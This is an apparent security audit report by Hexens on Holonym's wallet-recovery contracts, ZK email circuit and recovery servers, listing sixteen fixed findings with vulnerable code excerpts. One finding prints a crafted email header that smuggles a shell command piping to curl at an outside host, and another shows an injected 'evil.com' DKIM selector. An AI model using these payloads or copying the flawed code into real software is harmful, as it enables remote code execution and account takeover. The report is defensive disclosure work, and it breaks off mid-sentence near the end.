hexens × Holonym

MAY.24

SECURITY REVIEW REPORT FOR HOLONYM

CONTENTS

- About Hexens
- Executive summary
    - Scope
- Auditing details
- Severity structure
    - Severity characteristics
    - Issue symbolic codes
- Findings summary
- Weaknesses
    - Unauthorized vetoer setting allows Denial of Access Requests
    - Remote code execution via malicious EML file
    - Groth16Verifier uses wrong subgroup order in checkField function
    - IDOR in finalize_recovery
    - Missing Binary constraints on sender_pepper_bits
    - DKIM whitelist check bypass
    - Non-Atomic ECDSA signature verification
    - IDOR in capture_paypal_order
    - Time of check, time of use in create_paypal_order
    - Redundant Verifier in AccessV2 contract
    - Missing validations in recovery address parameters
    - Improper validation of DKIM parameters
    - Single-step ownership change introduces risks

- Use custom errors
- Inconsistent documentation of get_email_commitment
- Improper validation of ephemeral address

ABOUT HEXENS

Hexens is a cybersecurity company that strives to elevate the standards of security in Web 3.0, create a safer environment for users, and ensure mass Web 3.0 adoption.

Hexens has multiple top-notch auditing teams specialized in different fields of information security, showing extreme performance in the most challenging and technically complex tasks, including but not limited to: Infrastructure Audits, Zero Knowledge Proofs / Novel Cryptography, DeFi and NFTs. Hexens not only uses widely known methodologies and flows, but focuses on discovering and introducing new ones on a day-to-day basis.

In 2022, our team announced the closure of a $4.2 million seed round led by IOSG Ventures, the leading Web 3.0 venture capital. Other investors include Delta Blockchain Fund, Chapter One, Hash Capital, ImToken Ventures, Tenzor Capital, and angels from Polygon and other blockchain projects.

Since Hexens was founded in 2021, it has had an impressive track record and recognition in the industry: Mudit Gupta - CISO of Polygon Technology - the biggest EVM Ecosystem, joined the company advisory board after completing just a single cooperation iteration. Polygon Technology, 1inch, Lido, Hats Finance, Quickswap, Layerswap, 4K, RociFi, as well as dozens of DeFi protocols and bridges, have already become our customers and taken proactive measures towards protecting their assets.

SCOPE

The analyzed resources are located on:

https://github.com/holonym-foundation/wallet-recovery-contracts/blob/b11258be4c0751a717e2e3ccb3f9ba57dc6e5950/src/AccessV2.sol
https://github.com/holonym-foundation/silk/blob/923ff813fcc94815f78eea14d7c93ba771beb2c8/packages/silk-zk-email-circuit/main.circom
https://github.com/holonym-foundation/silk/tree/923ff813fcc94815f78eea14d7c93ba771beb2c8/packages/silk-icp/src
https://github.com/holonym-foundation/silk/blob/923ff813fcc94815f78eea14d7c93ba771beb2c8/apps/mfaserver/src/recovery/mod.rs

The issues described in this report were fixed in the following commit:

https://github.com/holonym-foundation/wallet-recovery-contracts/tree/f4f9b2529e4a4e939abaabe0e2166db735ef9dda

https://github.com/holonym-foundation/silk/tree/54e66b66c0a135fd0df33d9d5343294538a2a18c

AUDITING DETAILS

STARTED
20.05.2024


DELIVERED
11.06.2024

Review
Led by

HAYK ANDRIASYAN
Senior Security Researcher | Hexens

HEXENS METHODOLOGY

Hexens methodology involves 2 teams, including multiple auditors of different seniority, with at least 5 security engineers. This unique cross-checking mechanism helps us provide the best quality in the market.



SEVERITY STRUCTURE

The vulnerability severity is calculated based on two components

- Impact of the vulnerability
- Probability of the vulnerability

Impact	Probability			
	rare	unlikely	likely	very likely
Low/Info	Low/Info	Low/Info	Medium	Medium
Medium	Low/Info	Medium	Medium	High
High	Medium	Medium	High	Critical
Critical	Medium	High	Critical	Critical

SEVERITY CHARACTERISTICS

Smart contract vulnerabilities can range in severity and impact, and it's important to understand their level of severity in order to prioritize their resolution. Here are the different types of severity levels of smart contract vulnerabilities:

Critical

Vulnerabilities with this level of severity can result in significant financial losses or reputational damage. They often allow an attacker to gain complete control of a contract, directly steal or freeze funds from the contract or users, or permanently block the functionality of a protocol. Examples include infinite mints and governance manipulation.

High

Vulnerabilities with this level of severity can result in some financial losses or reputational damage. They often allow an attacker to directly steal yield from the contract or users, or temporarily freeze funds. Examples include inadequate access control integer overflow/underflow, or logic bugs.

Medium

Vulnerabilities with this level of severity can result in some damage to the protocol or users, without profit for the attacker. They often allow an attacker to exploit a contract to cause harm, but the impact may be limited, such as temporarily blocking the functionality of the protocol. Examples include uninitialized storage pointers and failure to check external calls.

Low

Vulnerabilities with this level of severity may not result in financial losses or significant harm. They may, however, impact the usability or reliability of a contract. Examples include slippage and front-running, or minor logic bugs.

Informational

Vulnerabilities with this level of severity are regarding gas optimizations and code style. They often involve issues with documentation, incorrect usage of EIP standards, best practices for saving gas, or the overall design of a contract. Examples include not conforming to ERC20, or disagreement between documentation and code.


ISSUE SYMBOLIC CODES

Every issue being identified and validated has its unique symbolic code assigned to the issue at the security research stage. Cause of the vulnerability reporting flow design, some of the rejected issues could be missing.


FINDINGS SUMMARY

Severity	Number of Findings
Critical	2
High	3
Medium	4
Low	4
Informational	3

Total: 16



- Critical
- High
- Medium
- Low
- Informational



- Fixed

WEAKNESSES

This section contains the list of discovered weaknesses.

HOLO-6

UNAUTHORIZED VETOER SETTING ALLOWS DENIAL OF ACCESS REQUESTS

SEVERITY: Critical

PATH:

src/AccessV2.sol::setVetoer():L132-L136

REMEDIATION:

Add authentication to the setVetoer function to ensure only the legitimate user can set the vetoer, also terminate the account creating in a case of "vetoer already set for this emailCommitment" error message.

STATUS: Fixed

DESCRIPTION:

The **setVetoer()** function in the **AccessV2.sol** contract allows any user to set the vetoer for a specific **emailCommitment** without any authentication. This can be exploited by a malicious actor to set themselves as the vetoer for an **emailCommitment** before the legitimate user does. Once set, the malicious vetoer can deny any access requests by vetoing them, effectively blocking the legitimate user from gaining access.

Reproduction Steps:

1. A malicious actor scans transactions in the blockchain's mempool to find the **setVetoer()** calls
2. The attacker creates a new transaction with **setVetoer** call where he puts in the address field with their own address for a given **emailCommitment** and front-runs the legitimate user's call.
3. The application will call the **requestAccess** method and set **electedDecryptor**, **timestamp** for a given email commitment, when the user wants to recover own account.
4. When the attacker tracks the **requestAccess** method in the blockchain's mempool, he back-runs it with the **vetoAccessRequest** call where the **accessRequest.vetoed = true; will be set**.
5. The legitimate user is unable to gain access due to the veto.

Application's backend ignores errors from the **setvetoer** call.

```
    pub async fn create_account(
        State(state) : State<AppState>,
        session: SilkySession,
        Json(account_data): Json<CreateAccount>,
    ) -> Result<(), Error> {
        ...

        // Call setVetoer on recovery contract here
        let output = Command::new("node")
            .arg(SCRIPTS_PATH.to_owned() + "/recovery/set-vetoer.js")
            .arg(account_data.email_commitment) // emailCommitment
            .arg(user_silk_address) // vetoer
            .output()
            .map_err(|_e| Error::CustomBadRequest("Encountered unknown error
initializing recovery"))?;


        // If the set-vetoer script fails, it's not a big deal. It can be
run later, and there
        // are edge cases where it might fail even if we still want to
finish finalizing the user's
```

```
        // account. This println is helpful in case the RPC node is down or
our account runs out
        // of gas. It allows us to determine when such errors occurred.
        if !output.status.success() {
            println!("set-vetoer.js failed: {}",
String::from_utf8_lossy(&output.stderr));
        }

        // initialize session values
        let mut locked = state.redis_conn.lock().expect("Mutex Poisoned");
        session.finalize_new_user(&keyshare, &mut locked)?;
        Ok(())
    }

}
```

```
function setVetoer(bytes32 emailCommitment, address vetoer) public {
    require(commitmentToVetoer[emailCommitment] == address(0), "vetoer
already set for this emailCommitment");
    commitmentToVetoer[emailCommitment] = vetoer;
    emit SetVetoer(emailCommitment, vetoer);
}
```

HOLO-14

REMOTE CODE EXECUTION VIA MALICIOUS EML FILE

SEVERITY: Critical

PATH:

apps/mfaserver/src/recovery/mod.rs
packages/silk-icp/relayer/index.js

REMEDIATION:

Add an authorization in "/recovery/recovery-email-hook/" endpoint also validate the EML file parameters not to have dangerous characters. Validate and sanitize parameters in callWithArgs function before making an OS command.

STATUS: Fixed

DESCRIPTION:

The application has "**/recovery/recovery-email-hook/**" endpoint for adding a recovery email(**route("/recovery/recovery-email-hook/", post(recovery::routes::recovery_email_hook)**)) and "**/recovery/set-access/**" endpoint to forward the email and ZKP to the recovery relayer (**route("/recovery/set-access/", post(recovery::routes::set_access)**)).

/recovery/recovery-email-hook/ lacks of any authorization and validation so the attacker can insert arbitrary raw email file.

```
pub async fn recovery_email_hook(State(state): State<AppState>, Json(data):
Json<RecoveryEmail>) -> Result<(), Error> {
    // TODO: figure out a way from presenting a griefing attack where an attacker
can call this route to overwrite any email commitment the user makes
    // Note this problem is minor and will be fixed once the server itself
generates the proofs
    queries::store_recovery_email_for_user(&data.ephemeral_eth_addr,
&data.raw_email, state.redis_conn).await?;
    Ok(())
}
```

After that the attacker can create a recovery session and make a HTTP request to the **/recovery/set-access/** endpoint. This endpoint sends the raw email and ZK proof to the **http://silk-recovery.com:3000/recover/v2** server which itself calls the **getsig** canister.

```
  app.post('/recover/v2', async (req, res) => {
      if (req.headers['x-silk-api-key'] !== API_KEY) {
  res.status(401).send('Unauthorized'); return; }
      const e64 = req.body.emlb64;
      const eml = Buffer.from(e64, 'base64').toString();
      const zkp = req.body.zkp;
      // publicSignals should be an array of uint8 numbers as strings, e.g.,
  ['123', '45', '67']
      const publicSignals = req.body.publicSignals;

      if (!eml || !zkp || !publicSignals) {
          return res.status(400).send('Missing required fields');
      }

      const parsedEml = await mailparser.simpleParser(eml);

      // For some reason mailparser returns { value, params } where value is
  just the first value in the
      // set of key=value pairs in the header, so we need to check both value
  and params.
      const dkimSigHeader = parsedEml.headers.get('dkim-signature');
```

```
    const purportedDKIMDomain = dkimSigHeader.params.d ??
dkimSigHeader.value.split('d=')[1]; // string
    const purportedDKIMSelector = dkimSigHeader.params.s ??
dkimSigHeader.value.split('s=')[1]; // string
    const dkimSig = dkimSigHeader.params.b ?? dkimSigHeader.value.split('b=')[1];

    if (!purportedDKIMDomain || !purportedDKIMSelector || !dkimSig) {
        return res.status(400).send('Missing DKIM signature');
    }

    // const args = `( blob "${serializeToBlob(Buffer.from(eml))}" )`;
    const args = `("${purportedDKIMDomain}", "${purportedDKIMSelector}",
"${dkimSig}", "${JSON.stringify(publicSignals).replaceAll('"', "'")}")`;
    // result looks like this: '(\n <actual-result>,\n)'
    const result = await callWithArgs('getSig', args, CANISTER_V2_ID);
    console.log('getSig result', result)
    ...
}
```

callWithArgs function calls the canister with given parameters.

```
  async function callWithArgs(method, args, canisterId) {
      // console.log('run command', `dfx canister call silk_wallet_recovery
  ${method} '${args.replaceAll('\\\\', '\\')}' --identity recovery_helper`)
      // local version
      // const { stdout, stderr } = await exec(`dfx canister call
  silk_wallet_recovery ${method} '${args}' --identity recovery_helper`);

      const { stdout, stderr } = await exec(`dfx canister --network ic call
  "${canisterId}" ${method} '${args}' --identity recovery_helper`);
      if (stderr) {
          throw `error: ${stderr}`;
      } else {
          // res.status(200).send(stdout);
          return stdout;
      }
  }
```

'/recover/v2' function parses the EML file and extracts DKIM parameters and creates an argument string for dfx CLI command. DKIM parameters are missing any type of validation also **callWithArgs** doesn't escape dangerous shell characters which makes a possibility for an attacker to do a remote code execution.
Corrupted DKIM excerpt from EML file:

```
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
        d=gmail.com; s=20230601; t=1701291627; x=1701896427; darn=outlook.com;
        h=to:subject:message-id:date:from:mime-version:from:to:cc:subject
         :date:message-id:reply-to;
        bh=UXc2aVn8MQdyab/an7jiHImrASAUtq/WBxmph9B+WDI=;
        b=USiiDHZHFjcNLz/CZLbcLCj+nGCizlfdVoWajS47pQuucMix0fQMuozZNUkuZKpTmb
         u8rt2zKu8mCDLUbA+Ac28dH46HWE2gUj8Lo6cmN9MfFHR9T8wRbB9UkJQR1anJ76/sU2
         bIEOQgkDzQeMJBIeyoFjKBxEEeEwnVj5CdGQeTklpO0QlIWOxstv1QuNe+tsAaBdOLdN
         ytEDa7fg/0/TzWK27pAIdV9RK38LT0xWVDGe9hpREfnZtwH783nd5undS8AVfZ3a/y90
         D3Vpr49vqyPRZD5nUfAE7HMVYTVCyW5Di38ngJtiSNe07iYuQLF7sxLi1UMzDdc8MRjR
         8eYg==\")'| curl https://recovery.free.beeceptor.com/aaa  #
```

\")'| curl https://recovery.free.beeceptor.com/aaa # part demonstrates that the attacker can create a HTTP request to a mock server.

GROTH16VERIFIER USES WRONG SUBGROUP ORDER IN CHECKFIELD FUNCTION

SEVERITY: High

PATH:

src/Groth16Verifier.sol

REMEDIATION:

Use this fix Blaming snarkjs/templates/verifier_groth16.sol.ejs at bda5de30766cdb36da29e834715e56680c131807 · iden3/snarkjs

STATUS: Fixed

DESCRIPTION:

Groth16Verifier is a contract to check the Groth16 proof. Inside the contract it checks that public inputs are from the scalar field. It is generated via **snarkjs** which had a bug in checkField function and checked the element to be small from **Base field** instead of being small from **Scalar Field**(fix: Groth16Verifier solidity scalar size check. · iden3/snarkjs@8035774). So an attacker can generate a number that is between **Scalar Field** and **Base field** which is an alias to a number smaller than **Scalar Field** (count is: q - r = 14794675688178931899083370806941771296 6).

```
function checkField(v) {
                if iszero(lt(v, q)) {
                    mstore(0, 0)
                    return(0, 0x20)
                }
            }
```

HOLO-11

IDOR IN FINALIZE_RECOVERY

SEVERITY: High

PATH:

apps/mfaserver/src/recovery/mod.rs

REMEDIATION:

The email_addr is retrieved from the recovery server via email variable, which itself is returned from the Redis via data.addr address, so make sure that the given address from the email header email_addr or data.addr belongs to the current session's user.

STATUS: Fixed

DESCRIPTION:

Recovery in the MFA server consists of several steps. **finalize_recovery** method accepts user address and returns password shares data. The application misses a check, that the given address belongs to the user that initiated that session, so the attacker can pick an arbitrary address and get password shares and secret id in a case of user whom belongs that address made a payout.

```rust
pub async fn finalize_recovery(
        State(state) : State<AppState>,
        session: RecoverySession,
        Json(data): Json<AddrSimple>
    ) -> Result<Json<FinalizeRecoveryResponse>, Error> {
        let session_values;
        {
            let mut lock = state.redis_conn.lock().expect("Mutex Poisoned");
            session_values = session.values(&mut lock)?;
        }

        // Make sure the user has paid
        if !session_values.paypal_order_captured {
            return Err(Error::NeedAuthentication("User has not paid"));
        }

        let email = queries::get_recovery_email_for_user(&data.addr,
state.redis_conn).await
            .map_err(|_|Error::DataNotFoundFromQuery("Failed to get email
for user"))?;

        let client = reqwest::Client::new();
        // This returns the secret_id, not a password share itself
butżrather a salt corresponding to the user's secret
        let response = client
            .post(format!("http://silk-recovery.com:3000/recover"))
            .header("x-silk-api-key", &*RECOVERY_SERVER_API_KEY)
            .json(&json!({
                "emlb64": general_purpose::STANDARD_NO_PAD.encode(&email)
            }))
            .send()
            .await
            .map_err(|_|Error::RecoveryFinalizationFailed("Failed to call
recovery helper server".to_string()))?;

        if response.status() != 200 {
            return Err(Error::RecoveryFinalizationFailed(format!("Recovery
server /recover returned status {}", response.status()).to_string()));
        }
```

```
        let secret_id = response.text().await.map_err(|_|
Error::RecoveryFinalizationFailed("Failed to parse recovery server's
response".to_string()))?;

        // Extract "From" field from email.
        // Q: Is "From" always formatted like this?
        // A: No, although almost always in practice. We have to take care
that an attacker cannot put an earlier
        // "From: " which is not necessarily covered by DKIM (DKIM includes
a list of headers to be signed)
        // It is unlikely such header injection would be directly harmful by
itself but it's
        let email_addr = email.split("From: ").collect::<Vec<&str>>()
[1].split("\n").collect::<Vec<&str>>()[0].to_string();
        let email_addr = email_addr.split("<").collect::<Vec<&str>>()
[1].split(">").collect::<Vec<&str>>()[0].to_string();

        // We return password shares from the /finalize endpoint instead of
from its own endpoint so
        // that there is some sort of authentication required for the
requestor to get the password shares.
        let shares = queries::retrieve_password_shares_doc(&email_addr,
&state.mongodb_collections.password_shares).await?
            .ok_or(Error::DataNotFoundFromQuery("No password shares found
for user"))?;

        Ok(Json(FinalizeRecoveryResponse {
            secret_id,
            password_share1_ciphertext: shares.password_share1_ciphertext,
            password_share1_encrypted_key:
shares.password_share1_encrypted_key,
            password_share1_ciphertext_litv3:
shares.password_share1_ciphertext_litv3,
            password_share1_dteh_litv3: shares.password_share1_dteh_litv3,
            password_share2: shares.password_share2
        }))
    }
```

MISSING BINARY CONSTRAINTS ON SENDER_PEPPER_BITS

SEVERITY: High

PATH:

packages/silk-zk-email-circuit/main.circom

REMEDIATION:

Add binary constraint on sender_pepper_bits signals: sender_pepper_bits[i] * (1 - sender_pepper_bits[i]) === 0.

STATUS: Fixed

DESCRIPTION:

Main circuit uses a secret to commit to the sender email address which is done via **signal input sender_pepper_bits[pepper_bits_len];** signals. It's assigned to the **sender_preimage** signal that taints to the **Sha256** component.

```
for (var i = 0; i < pepper_bits_len; i++) {
        sender_preimage[i] <== sender_pepper_bits[i];
}
```

sender_pepper_bits is defined as a binary data in the application.

```
    const circuitInputs = {
      in_padded: Uint8ArrayToCharArray(messagePadded), // Packed into 1 byte
signals
      in_len_padded_bytes: messagePaddedLen.toString(),
      to_header_start_idx: toStart.toString(),
      subject_header_start_idx: subStart.toString(),
      sender_email_idx: senderStart.toString(),
      sender_pepper_bits: buf2binStrings(Buffer.from(pepper)),
      sender_mask: senderMask,
      sender_suffix_mask: senderSuffixMask
    };
```

```
  function buf2binStrings (buffer: Buffer) {
    let asOneString = BigInt('0x' +
buffer.toString('hex')).toString(2).padStart(buffer.length * 8, '0')
    return asOneString.split('')
  }
```

Main circuit misses a check on this signal to be a binary value, so the attacker can set an arbitrary value.

DKIM WHITELIST CHECK BYPASS

SEVERITY: Medium

PATH:

packages/silk-icp/src/index.ts:125

REMEDIATION:

Add more strict checks on a domain against whitelisted DKIM domains.

STATUS: Fixed

DESCRIPTION:

getSig method in the **Canister** class makes a HTTP call to get the DKIM record with the given DKIM selector and DKIM domain.
checkDomainIsAllowed checks whether the given domain is in the whitelist, but checks with an **endsWith** function which can be bypassed.

```
function checkDomainIsAllowed(dkimDomain: string) {
    let dkimDomainIsValid = false;
    for (const adn of ALLOWED_DOMAIN_NAMES) {
        if (dkimDomain.endsWith(adn)) {
            dkimDomainIsValid = true;
            break;
        }
    }
    if (!dkimDomainIsValid) {
        throw 'DKIM Domain is not valid'
    }
}
```

For instance: if gmail.com is whitelisted, an attacker can create xgmail.com domain, and still pass the check.

NON-ATOMIC ECDSA SIGNATURE VERIFICATION

SEVERITY: Medium

PATH:

src/AccessV2.sol::verifyAuthMsgSig():L63-L73

src/AccessV2.sol::verifyPublicSignalsSig():L75-L85

REMEDIATION:

Replace ECDSA.recover with ECDSA.tryRecover and update the logic to handle the error codes.

STATUS: Fixed

DESCRIPTION:

The **AccessV2.sol** contract contains non-atomic ECDSA signature verification in the **verifyAuthMsgSig()** and **verifyPublicSignalsSig()** functions. These functions use **ECDSA.recover()** which reverts the transaction upon failure, instead of returning a boolean. This can lead to unwanted transaction reverts and disrupt the flow of the contract, making it less robust.

The **recover** method, when faced with an invalid signature, will revert the entire transaction instead of returning a **false** value, so in the **setAccess()** function:

```
    function setAccess(
        // Auth message + signature params
        address ephemAdd,
        bytes32 emailCommitment,
        bytes memory authMsgSig,
        // ZKP params
        uint[2] calldata _pA,
        uint[2][2] calldata _pB,
        uint[2] calldata _pC,
        uint[178] calldata _pubSignals,
        // Signature of public signals
        bytes memory publicSignalsSig
    ) public {
        require(verifyAuthMsgSig(ephemAdd, emailCommitment, authMsgSig),
"invalid authMsgSig");
        require(verifyPublicSignalsSig(emailCommitment, _pubSignals,
publicSignalsSig), "invalid publicSignalsSig");
        require(verifier.verifyProof(_pA, _pB, _pC, _pubSignals), "ZKP
failed to verify");
        hasAccess[emailCommitment] = ephemAdd;
    }
```

If **ECDSA.recover** fails, the **verifyAuthMsgSig** and **verifyPublicSignalsSig** functions will cause the transaction to revert, instead of giving an error message.

```
function verifyAuthMsgSig(
    address ephemAdd,
    bytes32 emailCommitment,
    bytes memory authMsgSig
) view public returns (bool) {
    bytes memory authMsg = bytes.concat(
        abi.encodePacked(ephemAdd),
        emailCommitment
    );
    return ECDSA.recover(keccak256(authMsg), authMsgSig) == canister;
}

function verifyPublicSignalsSig(
    bytes32 emailCommitment,
    uint[178] calldata _pubSignals,
    bytes memory publicSignalsSig
) view public returns (bool) {
    bytes memory packedMsg = bytes.concat(
        emailCommitment,
        abi.encodePacked(_pubSignals)
    );
    return ECDSA.recover(keccak256(packedMsg), publicSignalsSig) ==
canister;
}
```

HOLO-10

IDOR IN CAPTURE_PAYPAL_ORDER

SEVERITY: Medium

PATH:

apps/mfaserver/src/recovery/mod.rs

REMEDIATION:

Take the order id from RecoverySessionValues or check the order id belongs to the given session.

STATUS: Fixed

DESCRIPTION:

apps/mfaserver/src/recovery/mod.rs captures a PayPal order by a given order id. Application misses a check that the given id belongs to the current session so the attacker can put any leaked order id and it would be captured.

```rust
pub async fn capture_paypal_order(
        State(state) : State<AppState>,
        session: RecoverySession,
        Json(data): Json<IdSimple>
    ) -> Result<(), Error> {
        let session_values;
        {
            let mut lock = state.redis_conn.lock().expect("Mutex Poisoned");
            session_values = session.values(&mut lock)?;
        }

        if session_values.paypal_order_captured {
            return Ok(());
        }

        let response = paypal::capture_paypal_order(&data.id).await?;
        ...
    }
```

HOLO-13

TIME OF CHECK, TIME OF USE IN CREATE_PAYPAL_ORDER

SEVERITY: Medium

PATH:

apps/mfaserver/src/recovery/mod.rs

REMEDIATION:

Make both the checking of the PayPal order ID existence and creating a new order atomic.

STATUS: Fixed

DESCRIPTION:

create_paypal_order method handles **"/recovery/paypal-order/"** endpoint to create a new PayPal order.

Initially it checks whether the session contains a PayPal order id. If it exists the method returns the order id otherwise it creates an order with a REST call to PayPal API.

```
if let Some(order_id) = session_values.paypal_order_id {
    return Ok(Json(IdSimple {
        id: order_id
    }));
}

let response = paypal::create_paypal_order(1.0).await?;
```

The order ID existence check and creating a new request aren't atomic, so it is possible to achieve a race condition in a case of it is made parallel requests from the same session to the current endpoint. It's possible that two or more requests simultaneously check the **session_values.paypal_order_id** exists or not. If the ID doesn't exist, all the checks will be false and after the check each of the requests will make a HTTP call to create a new order. So with one session, it can be created several PayPal orders.

REDUNDANT VERIFIER IN ACCESSV2 CONTRACT

SEVERITY: Low

PATH:

src/AccessV2.sol

REMEDIATION:

Remove Groth16Verifier public verifier and its initialization.

STATUS: Fixed

DESCRIPTION:

AccessV2 contract extends **Groth16Verifier** to make a proof verification, but also it uses **Groth16Verifier public verifier** storage variable and initializes it in the constructor. If **AccessV2** extends the verifier contract, it inherits proof verification function and the storage variable is redundant.

HOLO-12

MISSING VALIDATIONS IN RECOVERY ADDRESS PARAMETERS

SEVERITY: Low

PATH:

apps/mfaserver/src/recovery/mod.rs

REMEDIATION:

Validate address to be in a blockchain address format before making a request to the Redis.

STATUS: Fixed

DESCRIPTION:

set_access, **finalize_recovery**, **get_recovery_email**, **get_recovery_data_for_ephem_addr** methods are retrieving recovery email via given address:

```
pub async fn set_access(
    State(state): State<AppState>,
    session: RecoverySession,
    Json(body): Json<SetAccessBody>,
) -> Result<Json<SetAccessResponse>, Error> {
    ...
    let email = queries::get_recovery_email_for_user(&body.addr,
state.redis_conn).await
        .map_err(|_|Error::DataNotFoundFromQuery("Failed to get email for
user"))?;
    ...
}
```

```
  pub async fn finalize_recovery(
      State(state) : State<AppState>,
      session: RecoverySession,
      Json(data): Json<AddrSimple>
  ) -> Result<Json<FinalizeRecoveryResponse>, Error> {
      ...
      let email = queries::get_recovery_email_for_user(&data.addr,
  state.redis_conn).await
          .map_err(|_|Error::DataNotFoundFromQuery("Failed to get email for
  user"))?;
      ...
  }
```

```
pub async fn get_recovery_email(
    State(state): State<AppState>,
    session: RecoverySession,
    Json(data): Json<AddrSimple>
) -> Result<Json<RecoveryEmail>, Error> {
    ...

    let eml = queries::get_recovery_email_for_user(&data.addr, state.redis_conn)
        .await
        .map_err(|_|Error::DataNotFoundFromQuery("Failed to get email for
user"))?;
    ...
}
```

```
pub async fn get_recovery_data_for_ephem_addr(
    State(state): State<AppState>,
    session: RecoverySession,
    addr: String
) -> Result<Json<RecoveryEmail>, Error> {
    ...

    let eml = queries::get_recovery_email_for_user(&addr, state.redis_conn)
        .await
        .map_err(|_|Error::DataNotFoundFromQuery("Failed to get email for
user"))?;
    ...
}
```

get_recovery_email_for_user returns email from the Redis server.

```
pub async fn get_recovery_email_for_user(ephemeral_addr: &String, conn:
Arc<Mutex<Connection>>) -> Result<String, Error> {
    cmd("GET")
        .arg(format!("recovery_email:{}", ephemeral_addr))
        .query(&mut conn.lock().expect("Mutex poisoned"))
        .map_err(convert_redis_err)
}
```

Above mentioned methods are not validating address parameter to be in an actual blockchain address format. The attacker can submit large strings which can cause DoS attacks on the Redis server,

HOLO-9

IMPROPER VALIDATION OF DKIM PARAMETERS

SEVERITY: Low

PATH:

packages/silk-icp/src/publicSignals.ts:39

REMEDIATION:

Check DKIM parameters to be a valid domain parameters and not contain dangerous HTTP characters.

STATUS: Fixed

DESCRIPTION:

getSig function returns signatures of public signals and auth message. It does a DNS over HTTPS request to get the DKIM record via DKIM selector and the given domain.

```
url: `https://[2001:4860:4860::8888]/resolve?
name=${purportedDKIMSelector}._domainkey.${purportedDKIMDomain}&type=txt`,
```

As **purportedDKIMSelector** and **purportedDKIMDomain** parameters are not being checked not to have a dangerous HTTP characters attacker can do a HTTP request parameter injection or make a request to another domain.
For example:
if an attacker calls **withpurportedDKIMSelector=evil.com&type=txt#** value: request will become
https://[2001:4860:4860::8888]/resolve?name=evil.com&type=txt#._domainkey.${purportedDKIMDomain}&type=txt
DoH server will ignore the URL part that is coming after the # character.

SINGLE-STEP OWNERSHIP CHANGE INTRODUCES RISKS

SEVERITY: Low

PATH:

src/AccessV2.sol

REMEDIATION:

Use OpenZeppelin's Ownable2Step.sol.

STATUS: Fixed

DESCRIPTION:

The **AccessV2.sol** contract imports OZ's **Ownable.sol**, as the contract is non-upgradeable and have some very important onlyOwner functionality, it is especially important that transfers of ownership should be handled with care.

```
    function requestAccess(address electedDecryptor, bytes32
emailCommitment) public onlyOwner {
        require(commitmentToVetoer[emailCommitment] != address(0),
"emailCommitment vetoer is not set");
        commitmentToAccessRequest[emailCommitment] = AccessRequest({
            electedDecryptor: electedDecryptor,
            timestamp: block.timestamp,
            vetoed: false
        });
        emit RegisterAccessRequest(emailCommitment, electedDecryptor,
block.timestamp);
    }
```

```
import "openzeppelin-contracts/contracts/access/Ownable.sol";
```

USE CUSTOM ERRORS

SEVERITY: Informational

PATH:

src/AccessV2.sol

REMEDIATION:

See description.

STATUS: Fixed

DESCRIPTION:

Custom Errors, available from Solidity compiler version 0.8.4, provide benefits such as smaller contract size, improved gas efficiency, and better protocol interoperability. Replace require statements with Custom Errors for a more streamlined and user-friendly experience. Furthermore, custom errors are much clearer as they allow for parameter values, making debugging much easier.

For example:

```
require(X == Y, "reason");
```

becomes

```
error XnotY(uint, uint);

